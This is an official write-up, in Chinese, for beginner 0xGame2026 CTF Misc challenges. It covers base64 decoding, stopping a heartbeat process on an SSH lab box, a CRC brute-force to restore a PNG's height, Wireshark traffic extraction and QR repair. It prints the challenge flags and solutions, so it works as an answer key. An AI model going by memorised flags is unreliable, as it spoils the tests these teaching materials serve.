0xGame2026 Week1 官方Writeup

Misc

欢迎来到CTF的世界！

入门签到题，这里有一串base64编码，解码即可

编码可以参考这个博客（虽然是早期写的，不太完善）


以后我们还会接触很多类似的编码，需要你对这些编码有一定熟练度，遇到它们就要想起来：它们是藏有信息的字符串

- 一些其他的新兴靶场，我知道的比如polar，青少，好靶场等等

> 为了奖励你的认真观看，这里有一串神秘字符送给你：
> MHhHYW1le3dlbGNvbWVfdDBfdGhlX3cwcmxkX29mX0NURiF9
>
> 这是什么呢？学会使用搜索引擎和AI吧！

Reverse

这里用到cyberchef，一个加解密很常用的工具，具体可以看 CTF常用工具安装 这个文档



代码块

```
0xGame{welcome_t0_the_w0rld_of_CTF!}
```

Treasure_island

一个ssh服务，连着一个linux系统

（和我们的windows系统类似，不过不是图形化界面，需要在终端上敲命令来管理文件）

这是题目给的提示，包含了ssh连接方式

代码块

```
windows系统自带ssh
打开cmd或powershell，通过ssh 账户名@域名 -p 端口的形式连接
（如ssh player@nc1.ctfplus.cn -p 12345），至于里面的命令如何敲，那就要靠自己探索咯
```

这题用到的命令：

代码块

```
cd #类似于Windows里的双击进入文件夹
ls #看看当下目录里有什么
ls -la #列出当前目录下的所有文件和子目录，并显示详细信息(for example文件权限、所属组等)
cat 文件名 #查看文件里的内容
ps aux #查看进程
kill 进程号 #停止进程
rm 文件名 #删除文件
```

进入treasure_island之后，会看到一堆“盒子”、线索文件（clue）和藏宝地图（real_map）；

查看clue，会发现提示real_map中gold的个数就是宝藏所在的盒号（此处不建议暴力数数，因为“盒子”数很多（嘻嘻））；

推荐的找到宝藏的方式有三种：

代码块

```
NUmber one: for file in box_{000..999}.txt;do cat "$file";done  #遍历这么多个“盒子”
Number two: ls -la #👀看看文件大小是不是有不同
Number three: grep -o "GOLD" real_map.txt | wc -l
              #grep -o：只输出匹配到的部分，每匹配一次输出一行（同一行出现多次会算多次）
              #wc -l：数行数，也就是总次数
```

```
🏆 You found the real treasure chest!

The chest is empty. The gold was moved to /tmp/flag -
but a keeper's heartbeat seals it.

Somewhere on this island a heart keeps beating,
re-locking /tmp/flag with every beat.
Silence the heart, and erase its mark,
or it will never let the gold go.

(ps: the watcher below shows no mercy to half-done work.)
```

找到放宝藏的盒子打开发现宝藏不见了（嘿嘿），提示说要“击毙”心脏并且让它彻底消失才能获得宝藏；

> 这里的heartbeat非常形象，它会定期发送一个相同的信号（就像心跳一样），一般根据它来确认某个服务是否存活
>
> watchdog也很形象，守护进程用的东西，进程改变会作出反应

这道题中，我们要做的就是停止它的运行，然后彻底删除这个文件

```
player@dep-211269db-f762-4aa4-81db-ac60f9f7fe89-868b6bf56c-zmpt9:/tmp$ ps aux
USER         PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root           1  0.0  0.0   4460  3552 ?        Ss   15:10   0:00 /bin/bash /etc/.flagd/entrypoint.sh
root          15  0.0  0.0   4328  3452 ?        S    15:10   0:00 /bin/bash /etc/.flagd/respawn.sh
root          16  0.1  0.0   4328  3460 ?        S    15:10   0:02 /bin/bash /etc/.flagd/watchdog.sh
root          26  0.0  0.0  12020  4328 ?        Ss   15:10   0:00 sshd: /usr/sbin/sshd [listener] 0 of 10-100 startups
root         268  0.0  0.0  12532  9104 ?        Ss   15:11   0:00 sshd: player [priv]
player       307  0.0  0.0  12792  6300 ?        S    15:11   0:00 sshd: player@pts/0
player       308  0.0  0.0   5020  4256 pts/0    Ss+  15:11   0:00 -bash
root        3072  0.0  0.0  12524  8852 ?        Ss   15:24   0:00 sshd: player [priv]
player      3111  0.0  0.0  12784  6300 ?        S    15:24   0:00 sshd: player@pts/1
player      3112  0.0  0.0   5284  4632 pts/1    Ss   15:24   0:00 -bash
root        7808  0.0  0.0   4312  2764 ?        S    15:42   0:00 runuser -u player -- env -i /bin/bash /opt/.whisper/h
player      7810  0.0  0.0   4328  3248 ?        S    15:42   0:00 /bin/bash /opt/.whisper/heartbeat.sh
root        8023  0.0  0.0   2700  1104 ?        S    15:43   0:00 sleep 60
player      8038  0.0  0.0   2700  1116 ?        S    15:43   0:00 sleep 2
root        8041  0.0  0.0   2700  1068 ?        S    15:43   0:00 sleep 1
player      8042  0.0  0.0   8288  4224 pts/1    R+   15:43   0:00 ps aux
player@dep-211269db-f762-4aa4-81db-ac60f9f7fe89-868b6bf56c-zmpt9:/tmp$ kill 7810
player@dep-211269db-f762-4aa4-81db-ac60f9f7fe89-868b6bf56c-zmpt9:/tmp$ rm -f /opt/.whisper/heartbeat.sh
player@dep-211269db-f762-4aa4-81db-ac60f9f7fe89-868b6bf56c-zmpt9:/tmp$ cat flag
0xGame{62605fb4-7776-48dd-9e8d-66d50f871e8f}
```

当这两步完成之后，watchdog就会自动解开flag文件的权限，就能访问到flag啦！（转圈）

深夜值班室


PCL下载和安装，使用教程省略~（学会自己查询！）

> 出这个题目，一方面是想让大家了解一下数据安全，一方面是想出个可以交互的简单mc题，引起大家的兴趣

这个题目给了很多提示，大家跟着做就可以




值班公用账号nightowl，显然需要找密码



打印机第二页可以找到watch2026


不知道命令就多看看或者/ops help一下




这里看一下就知道，用/ops login nightowl watch2026登录



这里跳过尝试的部分，直接/ops logs --since 00:00（看今天最早的）



然后restore一下id 7即可看到密码3117



最后door unlock，进入安全屋，里面有flag

小伊卡...不胖...不胖...

在 PNG 文件中，图片信息（比如宽度和高度）保存在一个叫 IHDR 的数据块里。

代码块


```
[ Width (宽度) ] + [ Height (高度) ] + [ 其他参数 ]  ===>  算出一个 CRC32 码
# CRC是纠错码，校验图片（或其他文件）的信息是否正确填充
```

修改高度以后，图片看起来变矮了，甚至打不开。

但 CRC 码是不变的，文件末尾留着的 CRC 码，依然是修改之前由“原始宽度 + 原始高度”算出来的正确余数。

因为高宽数值并不大（通常几千像素），脚本直接从 1 开始不断试 Height，每次都做一次 CRC 运算。只要哪一次算出的余数和文件里的 CRC 码一模一样，就说明找回了真正的原始高度。

本题用010打开图片可以看到CRC报错。



结合原图只有半截图片的样子，可以考虑CRC爆破长度。

代码块

```
import struct, zlib

img_path = r"fat_Y1k@.png"#此处是附件地址

with open(img_path, "rb") as f:
    data = f.read()

target_crc = struct.unpack(">I", data[29:33])[0]
```


```
ihdr_prefix = data[12:20]
ihdr_suffix = data[24:29]

for height in range(1, 65536):
    height_bytes = struct.pack(">I", height)
    if (zlib.crc32(ihdr_prefix + height_bytes + ihdr_suffix) & 0xFFFFFFFF) ==
target_crc:
        print(f"正确高度: {height} (Hex: {hex(height)})")
        break
```

可得正确高度和对应hex



010手动修改高度



图片修复成功




> 当然因为是简单的高度修复，其实也可以在010直接把高度拉最大（bushi）

ez_traffic


Wireshark 是全球最广泛使用的开源网络数据包分析软件，通常用来进行流量分析。

打开会看到很多流量，我们主要关注http流量，因为它明文传输信息，意味着抓到包的任何人都可以看见通信双方传输的内容。

发现一个secret.zip，追踪流



提取文件



base64转换回正常flag

Input

```
MHhHYW1le3RyQGZmMWNfYW5hMXk1aXNfaTVfZlVuX2g3N3AhfQ==
```

ABC 52 1


Output

```
0xGame{tr@ff1c_ana1y5is_i5_fUn_h77p!}
```

模糊二维码


> 这题其实很简单的（

根据某个残余的小校正图案，再去除四角的干扰部分，得到有效内容以及正确方位。

